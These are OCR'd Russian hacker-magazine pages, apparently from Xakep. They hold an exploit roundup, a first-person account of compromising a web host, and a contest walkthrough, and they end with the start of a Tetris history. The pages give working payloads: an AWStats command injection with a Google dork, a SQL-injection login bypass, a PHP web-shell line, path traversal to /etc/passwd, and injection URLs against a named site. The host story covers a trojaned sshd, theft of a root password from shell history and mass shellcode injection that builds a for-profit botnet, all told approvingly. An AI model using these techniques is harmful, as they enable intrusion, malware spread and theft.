
[ссылки] Слить эксплойт можно отсюда: *www.xakep.ru/post/26069/exploit.txt*, мануал по уязвимости находится по адресу *http://security.nnov.ru/docs7226.html*.

[злоключение] В публичном эксплойте есть лишь один таргет для Debian'а. Если хакер хочет сломать другую операционку, ему необходимо прибегнуть к встроенному переборщику адресов, работа которого займет очень длительное время.

[greets] Благодарим Stefan Esser'а за исследование кода и найденные баги. А чувак с ником crash-x отличился вдвойне, так как смог написать рабочий эксплойт к самой критической ошибке.


[использование бага в реализации TCP-протокола]


[хэш админа немецкого форума]


[remote ROOT за пять минут!]

WINS REMOTE HEAP OVERFLOW EXPLOIT

[описание] Служба WINS предназначена для преобразования NetBIOS-имен в IP-адреса. До недавнего времени никто и не думал, что в этом нехитром сервисе найдут переполнение буфера. Но 5 апреля 2005 года эксперты обнаружили очень большую дыру, приводящую к удаленному подчинению системы. Хакер может выполнить произвольный системный код, послав сервису пакет с некорректным параметром 'Name'. При обработке такого запроса буфер мгновенно переполнится, а атакующий получит результат выполнения команды.
Эксплойт успешно работает на серверах WinNT, Win2k и Win2003. Для использования сплойта нужно запустить файл с несколькими параметрами. Если нужно просто открыть порт, передается опция TARGET, IP-адрес и номер порта. В случае, когда сервер находится за файрволом, используется reverse-шелл — необходимо добавить еще два параметра: IP-адрес для подключения и открытый порт.

[защита] Как видишь, уязвимость в WinXP не обнаружена, значит большинство юзеров могут забыть о проблеме. Администраторы серверов, напротив, должны своевременно слить все необходимые патчи и защитить систему (*www.microsoft.com/technet/security/bulletin/MS04-045.mspx*).

[ссылки] Эксплойт для WINS находится тут: *www.xakep.ru/post/26259/exploit.txt*. Более подробно прочитать о баге можно здесь: *http://security.nnov.ru/docs7256.html*.

[злоключение] Очередной удаленный эксплойт, да еще и с reverse-шеллом, обязательно вызовет множество новых атак на серверы под управлением Windows. Не пострадают лишь админы, читающие багтраки и юзающие unix-like системы :).

[greets] Эксплойт написан экспертом в области компьютерной безопасности Nicolas Waisman (*www.immunitysec.com*). Он еще раз доказал, что программистам из Microsoft, как и любым другим, не следует доверять на 100%. Обязательно свяжись с ним и попроси еще парочку эксплойтов к Mysql. А также к Oracle, PostGresql и InterBase :).

MICROSOFT MSHTA SCRIPT EXECUTION

[описание] Опять Windows и опять Internet Explorer. На этот раз ошибка, найденная в ослике, позволяет запускать незарегистрированные типы файлов. Чтобы было понятнее, рассмотрим атаку на простом примере. Создается hta-файл, выполняющий какую-либо команду (смотри заголовок эксплойта). Затем запускается сам сплойт с двумя параметрами: путем к созданному hta-файлу и файлом с незарегистрированным расширением (test.d0c, например). После всего вышеперечисленного попробуй запустить созданный файл в эксплорере. Эта попытка увенчается успехом, а команда, вшитая в hta-шаблон, будет мгновенно исполнена.
Эксплойт ориентирован на Windows-среду, поэтому компилируй его с помощью lcc. В качестве команды, заданной в hta-файле, может быть что угодно — от безобидного создания папки до форматирования диска :).

[защита] Чтобы защитить свою систему и браузер, обязательно поставь необходимый патч для операционной системы. Полный список заплаток находится тут: *www.securitylab.ru/53969.html*.

[ссылки] Забирай эксплойт отсюда: *www.xakep.ru/post/26317/exploit.txt*. Более подробное описание бага находится тут: *www.securitylab.ru/53970.html*.

[злоключение] Представь, что злодей хакер будет распространять Word-документ, выдавая его за отличный реферат, а на самом деле это будет обычный клавиатурный шпион. А все дело в том, что в расширении файла вместо английской буквы «o» будет стоять русская.

[greets] Эксплойт написан хакером ZwelL (zwell@sohu.com). Баг найден этим же человеком, что радует вдвойне. Давайте дружно скажем ему спасибо :).

AWSTATS REMOTE COMMAND EXECUTION EXPLOIT

[описание] В популярном проекте AWStats было найдено несколько серьезных ошибок, позволяющих выполнять команды. Так, например, если скрипту awstats.pl передать параметр *pluginmode=:system("cmd")*, то команда успешно выполнится. Чтобы облегчить задачу хакера, багоискателями был написан простенький эксплойт, который посылает нужный параметр в зависимости от выбранной ошибки.
Уязвимыми считаются версии 5.7 — 6.2. Чтобы найти подобные релизы, достаточно войти в гугл и набрать запрос «inurl:awstats.pl Advanced.Web.Statistics.5.7». После такого предложения гугл выдал мне несколько сотен ссылок. Уже после пятой попытки эксплуатирования удача мне улыбнулась, и я увидел список директорий на удаленном сервере.


[защита] Для защиты от глупых багов рекомендуется установить пароль на вход в зону статистики либо обновить версию AWStats. Последние релизы проекта доступны на сайте *http://awstats.sourceforge.net*.

[ссылки] Рабочий эксплойт для AWStats ждет тебя здесь: *www.xakep.ru/post/25775/exploit.txt*. Для более детального изучения CGI-багов можешь прочитать эту новость: *http://security.nnov.ru/news4482.html*.

[злоключение] Несмотря на то что Гугл выдал сотни рабочих ссылок, эксплойту поддались лишь несколько. Это означает, что админы *nix-like систем достаточно быстро реагируют на новости о багах и своевременно обновляют Web-проекты.

[greets] Этот эксплойт был написан хакерской командой, которая зовется Silentium of Anacron Group Italy. Связаться с ребятами можно по почте anacrongroupitaly@autistici.org либо посетить их сайт *www.autistici.org/anacron-group-italy*.

[рабочий эксплойт для WINS]



[эксплорер под прицелом!]



[выполняем удаленные команды]

ЗВОНОК МОБИЛЫ ПРЕРВАЛ МОЙ СЛАДКИЙ СОН. МЕНЯ РАЗБУДИЛ СТАРЫЙ ЗНАКОМЫЙ, КОТОРЫЙ ПОПРОСИЛ ВЫПОЛНИТЬ ДЛЯ НЕГО ОДНО ВАЖНОЕ ПОРУЧЕНИЕ. Я ВЫСКАЗАЛ НЕКОТОРЫЕ СОМНЕНИЯ И ПРЕДЛОЖИЛ ВСТРЕТИТЬСЯ, МОТИВИРУЯ ЭТО ТЕМ, ЧТО НА ХАКЕРСКИЕ ТЕМЫ НЕЛЬЗЯ ГОВОРИТЬ ПО ТЕЛЕФОНУ. СПУСТЯ ПОЛЧАСА МЫ УЖЕ ПИЛИ ПИВО В БЛИЖАЙШЕЙ КАФЕШКЕ. ТОВАРИЩ ПОПРОСИЛ МЕНЯ СДЕЛАТЬ ЧЕРНОЕ ДЕЛО, ОТ КОТОРОГО Я ПРОСТО НЕ МОГ ОТКАЗАТЬСЯ | Master-lame-master

Занимательная история взлома apachewebhosting.net

[приватный сплойт за 200 WMZ] На самом деле моему другану очень повезло. Если верить его словам, к нему в аську стукнулся московский хакер и предложил купить приватный троян для WinXP SP2 всего за 200 зеленых президентов. Кореш доверял этому парню, поэтому счел нужным приобрести троянца. Он знал, что из данной вещицы при желании можно извлечь большую пользу. Совершив сделку, он получил набор исходников и исполняемый exe-файл, а также небольшой ActiveX-код, который незаметно запускал трояна с помощью свежего бага в IE. Хакер проверил этот комплект на своей машине, и он действительно работал! Троян представлял собой масштабное средство управления, в которое входили такие компоненты, как spam-bot, удаленный telnet, графическая среда, кейлоггер и много других полезностей. Признаться, после этого рассказа мне захотелось споить друга и попросить на халяву этот суповой набор :). Но спустя десять минут я понял, что он и так достанется мне бесплатно. Мой корефан очень просил меня взломать какой-нибудь крупный американский хостинг, а затем заразить все серверы на нем. Он хотел поставить на своем шелле IRC-сервер, а затем создать сетку спам-ботов, которую, по его словам, можно сдавать в аренду за $3k в месяц. Я обещал ему подумать над этим предложением и в ближайшие выходные заняться взломом какого-нибудь крупного хостинга.



Подобный прием с протрояниванием сайтов на хостинге используется очень часто. Так умные хакеры заражают глупых американцев, впаривая им различные трояны.




Не стоит забывать, что все действия хакера противозаконны и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

[всем хостингам хостинг] Следующий вечер я решил посвятить взлому. Порывшись в своих документах, я нашел папочку hosting со списком сайтов, отсортированных по используемым площадкам. В свое время эта коллекция досталась мне в обмен на шестизнак. Первый открытый мной документ назывался apache.txt. В нем было около пятидесяти сайтов, принадлежавших хостингу *apachewebhosting.net*. Проверка показала, что из первого десятка жив был только один сайт :). Он назывался *www.britnie.com*, и поначалу я подумал, что это сайт фанатов Бритни Спирс. Однако контент указывал на то, что домен принадлежит девятилетней девочке по имени Бритни. Поразмыслив, что взломать подобное творение как два байта переслать, я начал сканирование на баги. И не ошибся.

Я запустил самопальный CGI/PHP/ASP-чекер, который практически ничего не обнаружил. За исключением гестбуки Advanced GuestBook. На вид — обычная гостевая книга. Ничего больше. Но меня заманила ссылка Administration. Кликнув по ней, я получил запрос логина и пароля. Как честный гражданин, я попытался авторизоваться под учетной записью «test:test» и... получил отказ :). «Не девчонка — бизон!» — удивился я и ввел вместо имени пользователя кавычку. Тут же страница приветствия изменилась, и на экране появилось сообщение о некорректном SQL-запросе. Это означало, что логин и пароль хранятся в БД, а скрипты страдают жестким недугом — склонностью к SQL-инъекции.

Собственно, ошибка выглядела следующим образом: «1064 You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '''' and password=PASSWORD('')' at line 1». Все понятно, скрипт не проверял переменные login и password

apachewebhosting.net



На компакт-диске ты найдешь элитный сканер на CGI/PHP/ASP-баги, скрипт для массового заражения индекс-страниц (кстати, его работу я уже описывал в ранее изданной статье), а также потрясный видеоурок, дублирующий детали взлома.




В свежем релизе AdvancedGuestBook v.2.3.1 баг, вызывающий SQL-инъекцию закрыли, однако брешь в зоне администрирования осталась целой и невредимой :).

на специальные символы, поэтому сценарий завершился аварийно. Более того, легко заметить, что на сервере отключена директива magic_quotes, что чрезвычайно меня обрадовало. Немного поразмыслив, я представил, как выглядит запрос в действительности. Скорее всего, СУБД передавалась следующая строка: «SELECT blabla WHERE login='login' and password=PASSWORD(`password')». После этого мне ничего не оставалось, как логически закончить запрос, модифицировав его так:

```
SELECT blabla WHERE login='admin' and
password=PASSWORD('no') or 1/*
```

В данной ситуации скрипт должен авторизовать меня как админа, ведь единичка всегда является правдой, независимо от второго условия. Чтобы проверить мою гипотезу, нужно было залогиниться под именем admin и паролем no' or 1/*. Я вбил эти данные, сценарий подчинился и открыл страницу администрации! Первая проблема была решена.

[админка — тоже скрипт] Однако ликовать было еще рано. Да, я пробил стенку головой, но что мне делать в соседней камере? :) Правильно! Искать уязвимости. Как известно, админки славятся своими багами. Это объяснимо: зона администрирования изначально предназначена для грамотных людей, и реализовать защиту от дурака вроде бы и не надо. Такими мыслями руководствуются многие программисты, допуская массу ошибок в своих скриптах.
Я решил проверить этот факт и стал переходить по различным ссылкам. Мое внимание привлек раздел templates, в котором производился просмотр и редактирование PHP-шаблонов. Эти темплейты вполне могли запрашиваться по прямой ссылке *http://britnie.com/guestbook/templates/template.php*, поэтому мне захотелось вписать в код такого шаблона строчку «<?php system($_GET(`cmd')); ?>». Что она делает, думаю, объяснять не надо :). Но не тут-то было, господа! Скрипт админки выругался, что ему не хватает прав на запись в шаблон. «Вот ведь юзеры неграмотные, наставят гостевых, а про права забывают», — выругался я и стал искать другое решение. Вторая догадка пришла сразу — скрипту передавался параметр с именем tpl_name, который имел значение, скажем, error.php. Я попробовал модернизировать эту опцию, заменив ее на ../../../../../../../../../../etc/passwd, и мои размышления насчет программистов, пишущих админки, подтвердились. В поле для редактирования действительно появилось содержимое passwd. У меня появилась еще одна черная мысль — попробовать перезаписать PHP-файл. Только уже не шаблон гостевухи, а любой PHP-скрипт, на котором установлены соответствующие права. Для решения этой задачи мне было необходимо знать две переменные: первая из них — путь к домашнему каталогу пользователя (почему-то относительные ссылки на файлы скриптом не принимались); вторая — собственно сценарий, в который можно было бы записать какие-либо данные. У меня уже был путь к такому сценарию, он назывался config.php и находился в корне WWW-каталога, правда, я не знал, какие права на нем установлены. Его я обнаружил простым сканированием на CGI-баги, которое проводил ранее.
Путь к WWW-каталогу решено было найти обычным перебором.
Спустя десять минут, которые я впустую потратил на ручной брутфорс, перед моими глазами мелькнула ссылка «To check your environmental variables, click here». Почему-то раньше я не замечал ее. Кликнув по ней, я стал истерично биться головой об клавиатуру — за ссылкой скрывался вывод функции phpinfo()! Благодаря этой полезной информации, я увидел значение ENV-переменной DOCUMENT_ROOT. Она-то и определяла путь /home/britnie/public_html, подставить который я не догадался (странно, ведь ответ был очевиден :)). Обладая начальными данными, я запросил страницу с параметром tpl_name=../../../../../../../../home/britnie/public_html/config.php и увидел странный скрипт, не относящийся к гестбуке. Самое интересное, что на нем были права на запись! Подставив строку, выполняющую команду, я обратился к сценарию уже напрямую, и передо мной предстал вывод команды /usr/bin/id. Теперь у меня был полноценный Web-шелл, что не могло не радовать.



[проверка на вшивость]

[партизан в тылу противника]

[локальная рекогносцировка] Теперь, обладая какими-никакими правами, мне нужно было узнать все сведения о системе. Во-первых, я обнаружил, что на серваке крутится ядро 2.4.20-28.7, которое можно попытаться взломать, во-вторых, все порты, кроме системных, фильтровались файрволом. Чтобы проникнуть в консоль, мне нужно было воспользоваться старым продуманным connback-бэкдором cbd.c, про который я уже не раз писал :). Поэтому опустим те 15 минут, которые я потратил на поиск (никогда не кладу ничего на место :)) и запуск бэкдора.

Итак, я внутри. Первая команда, которую я набрал, была ps ax. На сервере не крутилось ничего особенного, кроме httpd, mysqld, exim и IDS под названием portsentry :). Сканировать порты в мои планы не входило, поэтому я не испугался сетевой IDS. Однако факт ее установки насторожил меня, и на всякий случай я решил посмотреть crontab-лист, когда стану рутом :). А рутом я стал довольно быстро, для этого мне пришлось скачать эксплойт для бага в функции do_brk() и запустить его. Как я это делал, думаю, тебе не особо интересно.

Сразу после поднятия привилегий я посмотрел лист кронтаба. Там я обнаружил много интересных вещей. Одна из них — скрипт details.sh, отсылающий вывод набранных там команд на мыло security@1fasthost.com. Этот сервер выступал в качестве локального, поэтому я мог без проблем пробить доступ к почтовому аккаунту security. На всякий случай я посмотрел файл */var/spool/mail/security* и офигел: его размер составлял 10 с лишним метров. Внутри были отчеты о безопасности. Все это говорило о том, что администратор практически никогда не читает почту и не следит за безопасностью. Несомненно, мне это было только на руку.


Теперь мне нужно было позаботиться о том, как организовать повторный вход на сервер. Уже с абсолютными правами и желательно незаметно. Решение пришло практически сразу — необходимо написать бэкдор. Однозначно, бэкдорить нужно какой-нибудь системный демон, который вертелся на тот момент в процессах. Самому писать ничего не хотелось, благо велосипед уже был изобретен. Порывшись в документе url.txt из моей приватной коллекции :), я скопировал оттуда ссылку *www.cyberlords.net/articles/sshd-troi.txt*. В этой статье мой хороший знакомый описывал детали протроянивания */usr/bin/sshd*. Быстро проделав подобную операцию на сервере похожей конфигурации, я получил рабочий бинарник sshd. Залив его в систему, а затем перезапустив демон, я решил проверить работу моего бэкдора.

[что помогло мне при взломе?]

1 Иногда полезно иметь списки доменов того или иного хостинга. Можно в любой момент попробовать взломать один сайт, а впоследствии и сам хостинг :).

2 В зоне администрирования практически любого проекта находятся ошибки. Причины я указал в статье. Я, как знающий человек, не мог не воспользоваться этим фактом.

3 Разумнее всего протроянить системный демон, чтобы затем беспрепятственно входить в систему. К серверам, где я об этом позаботился, у меня до сих пор есть доступ. На других машинах администраторы сменили пароли, и повторно порулить ими я уже не мог.




[блестящее решение всех проблем]

Стоило мне зайти на сервер с логином root и заранее заданным паролем, как демон тут же впустил меня и даже не записал историю входа в utmp и wtmp. Я был на полпути к победе.

[порабощаем серверы] Теперь, когда у меня был перманентный доступ к главному WWW-серверу, мне нужно было попробовать проникнуть на другие. Благо хостинг был большим, и на его площадке крутилось около двадцати WWW-серверов с лакомыми доменами. Я решил испробовать один из методов, который обычно срабатывает на хостингах, — пропарсить файл */root/.bash_history*. Бдительно просмотрев его содержимое, я нашел заветный рутовый пароль, который следовал сразу же после запуска клиента ssh. Админ просто напутал с параметрами и, не глядя в консоль, вбил рутовый пароль. Я проверил его на валидность, и он, конечно же, подошел :). К сожалению, на серверах, прописанных в */root/.ssh/known_hosts*, этот пассворд не прокатывал, но у меня уже был доступ к двум WWW-машинам, на которых я легко мог запустить перловый скриптик, вписывающий во все HTML-файлы нужный код. Подобный сценарий уже был в моем хакерском арсенале, он предназначался для массового дефейса. Скрипт было необходимо чуть-чуть переделать (выполнить дозапись, а не перезапись файла), наколбасить нужный шеллкод в файле deface.txt, а затем запустить mass.pl в свободное плавание :). Учитывая то, что мой друг, которому нужно было помочь с хостингами, отдал мне файл shellcode.html, задача упрощалась на порядок. Я бережно залил оба компонента для «дефейса» на оба сервера, а затем синхронно их запустил. Спустя пару минут скрипт завершил свою задачу, отрапортовав мне, что во все index-файлы был записан шеллкод. Веришь — нет, но проверять результат работы на себе не хотелось :). Я просто выполнил cat на некоторые документы и убедился, что там действительно есть мой шеллкод. Теперь оставалось замести следы и ждать положительного результата :).

[счастливое злоключение] Через три дня после инцидента приятель сообщил мне, что его ботнет исчислялся примерно двумя тысячами ботов. Это было замечательно, поскольку он уже нашел клиентов, которые могли купить его IRC-сеть за несколько тысяч зеленых президентов. Я тоже не остался в стороне и получил свою зарплату сразу же после осуществления взлома. Я также пообещал другану, что найду ему еще пару крупных хостингов с тремя тысячами доменов на борту. Подумываю в скором времени заняться поисками новой жертвы — девятилетней девочки по имени Бритни :)

[первая неудача]



[нежная инъекция]



X-contest

_vzlom

CONTEXTMAKERS
[illegible] + Bloodex
(bloodex@real.xakep.ru)

Жил-был на свете один парень. Обычный среднестатистический воспитанный маменькин сынок. Говорил «спасибо», был вежливым, не пил, не курил и не ругался матом даже. И вот однажды встретил Иван (именно так в сказках называют главных героев, и мы не будем делать исключений) прекрасную, как десятилитровая бочка пива, девушку со сложным, просто невыговариваемым именем — Маша. Полюбили они друг друга с первого взгляда, да и начали встречаться впоследствии. Ни в чем Ванька не отказывал своей любимой — цветы дарил, в рестораны водил. В общем, как мог, парень распинался. Но, как сказал один известный классик с бакенбардами, чем меньше женщину мы любим, тем больше любит она нас. Так что через некоторое время наскучил Маше ее молодой человек, да и сказала она ему коронную фразу: «Знаешь, ты слишком хороший для меня, давай останемся друзьями». Ничего Ваня не понял. Ведь он и так и сяк пытался угодить своей верной подруге — почему же она его бросить решила? Горевал день парень, горевал два. И так бы и по сей день горевал, если б не встретил доброго человека.

— Эй, молодой человек, прикурить не найдется? — заскрежетал дед.

— Да не курю я, — грустно ответил Ванюша.

— А что голос-то унылый такой? И что пьешь один? Ты что, не знаешь — кто пьет один, тот чокается с дьяволом?!

— Да мне сейчас хоть к дьяволу...Ушла от меня моя любовь верная.

— Так... Погоди-ка. Дай я угадаю, что она сказала. "Давай останемся друзьями, ты очень хороший"?

— Да! Но как вы узнали?

— А еще ты, наверное, стелился, прогибался под нее. По первому звонку бежал к ее дому, выполнял все капризы, да?

— Ну... да. Я же хотел показать, что люблю ее...


— Запомни, парень. Правило номер один: ты мужчина. Ты главный. Двух грудей и стройных ножек недостаточно, чтобы завоевать твое уважение. Будь мужчиной, веди себя, как мужчина, и увидишь, как изменится к тебе отношение противоположного пола. Вон видишь, идет красавица в белой курточке и сапожках?

— Ну да. Но она слишком хороша... Мне ничего не светит!

— Так. Правило номер два: уверенность в себе. Ты все сможешь, запомни. Да и к тому же, задай себе вопрос: для КОГО эта дивчина так одевается? Тратит часы перед зеркалом на макияж? Для нас, мужчин. Будь смелее и бери то, что принадлежит тебе по праву. А ну пошел знакомиться!

Окрыленный напутствиями, Иван неуверенной походкой подошел к девушке, и (Хинт, завязывай ты с литературными описаниями, у тебя всего половина полосы! — Прим. Никитоса)... и через 10 минут у него уже был адрес ее электронной почты — olea8787@bk.ru. Но вот незадача, Оленька после знакомства запамятовала пароль от мыла, а Иван ей пишет да пишет. И не понимает, почему нету ответа. Помоги ему отыскать красотку в белой курточке! А пока Блудекс расскажет тебе, как надо было проходить апрельский конкурс.

Баг, который давал тебе шелл и, как следствие, возможность поставить сайт в позу, которая тебя больше всего вдохновляет, сидел в пользовательском интерфейсе. В разделе «О нас» создатели пишут о том, что они не читают журнал «Хакер». Ну раз не читают, тогда надо их поломать , тем более что неподалеку, в новостях, сидит замечательный перловый баг, в народе именующийся «ядовитый ноль». Через этот баг, не прилагая особых усилий, можно получить исходник ../index.php, который на самом деле и не php вовсе, а самый что ни на есть перловый скрипт. А для того чтобы его получить, всего-навсего нужно обратиться по адресу *www.padonak.ru/cgi-bin/about/news/news.php?day=&month=&year=/index&era=php%00*, и в мгновение ока появится нужная нам новость в перловых тонах. Из этой новости узнаем, что префиксы перед таблицами MySQL — fcuk_. А почему, собственно говоря, мы не можем просто зарегить юзера и получить доступ к юзер-интерфейсу? Ответ прост: пока не оплатим подключение, пароля от нашего акаунта у нас не будет. Но не платить же, в самом деле! Мы знаем, что если у ламеров есть SQL, то у нас есть SQL-injection. Например, один из представителей этого вида зубастых хищников сидит по адресу *www.padonak.ru/tview.php?id=0'%20UNION%20SELECT%20'0','0','0','0','0','0','0','0','0','0','0','0','0','0','0','0',pass%20FROM%20fcuk_users%20WHERE%20name='_имя_реганого_аккаунта_'/** (как видишь, без fcuk_ не обошлось). Он поведает тебе пароль, который так тщательно скрывали админы. При входе в юзер-интерфейс вылезет сообщение о том, что следует отплатить долг, а пока не оплатишь — не пустят. Как видишь, двойная защита. Но на двойную защиту есть двойная SQL-injection. Для ее проведения нужно в поле тарифа формы регистрации ввести «0' UNION SELECT `blabla', `0\', 1)/*'/*» , тогда первая select-инъекция сделает вторую инъекцию в инсерт-запрос. Так зарегистрируется тариф, стоящий $0. Вот мы и дошли до юзер-интерфейса. Теперь решаем, что же с ним делать. Тут все проще некуда, самый стандартный баг, о котором сотню раз писали в X. Запрос *www.padonak.ru/ cgi-bin/user/index.php?|cmd%00* выполнит команду cmd. Вот и поизвращались!



Игра, которая завоевала мир

НЕ НАДО СРАЗУ ВОРОТИТЬ НОС, УСЛЫШАВ СЛОВО «ИГРА». Я ПРЕКРАСНО ЗНАЮ, ЧТО ТЫ ПРОДВИНУТЫЙ ХАЦКЕР И НЕ ИНТЕРЕСУЕШЬСЯ КАКИМИ-ТО ИГРУШКАМИ. НО ДЕЛО В ТОМ, ЧТО ТЕТРИС — ЭТО НЕ ПРОСТО ИГРУШКА. В СВОЕ ВРЕМЯ ЭТО БЫЛ НАСТОЯЩИЙ КОМПЬЮТЕРНЫЙ ФЕНОМЕН, КОТОРЫМ ПЕРЕБОЛЕЛА СНАЧАЛА ВСЯ НАША СТРАНА, А ПОТОМ И ВЕСЬ МИР. В ЭТОМ ГОДУ ТЕТРИС ОТМЕЧАЕТ СВОЙ 20-ЛЕТНИЙ ЮБИЛЕЙ, НО МНОГИЕ АВТОРИТЕТНЫЕ ИГРОВЫЕ ИЗДАНИЯ ПО-ПРЕЖНЕМУ СЧИТАЮТ ЕГО ЛУЧШЕЙ ИГРОЙ ВСЕХ ВРЕМЕН. ИСТОРИЯ ТЕТРИСА ПОЛНА СОБЫТИЙ И ДРАМАТИЧЕСКИХ ПОВОРОТОВ. СЕЙЧАС УЖЕ МАЛО КТО ПОМНИТ, КТО БЫЛ ЕГО АВТОРОМ И КАК ИГРА ПОПАЛА НА ЗАПАД. НО МНЕ КАЖЕТСЯ, ЗАБЫВАТЬ ТАКОЕ НЕЛЬЗЯ. В КОНЦЕ КОНЦОВ, НИ ОДНА ДРУГАЯ ПРОГРАММА, СДЕЛАННАЯ В РОССИИ, НЕ СМОГЛА ДОБИТЬСЯ ТАКОГО УСПЕХА | mindw0rk (mindw0rk@gameland.ru)

История тетриса

[пентамино] В середине 80-х годов в Московском Вычислительном центре при Академии наук работала вся элита русских программистов. Здесь разрабатывались основные компьютерные проекты, писались нужные стране проги, здесь же находился компьютерный мозговой центр. Частью этого компьютерного коллектива был Алексей Пажитнов. Большую часть времени он занимался разработкой систем искусственного интеллекта и распознавания речи. А больше всего любил игры. Причем не какие-то аркады, а интеллектуальные головоломки, которые заставляли думать, и думать много. Будучи программером, как говорится, с головы до пят, Алексей не только играл в такие головоломки, но и писал их на компьютере сам, воплощая в них все свои рабочие идеи.

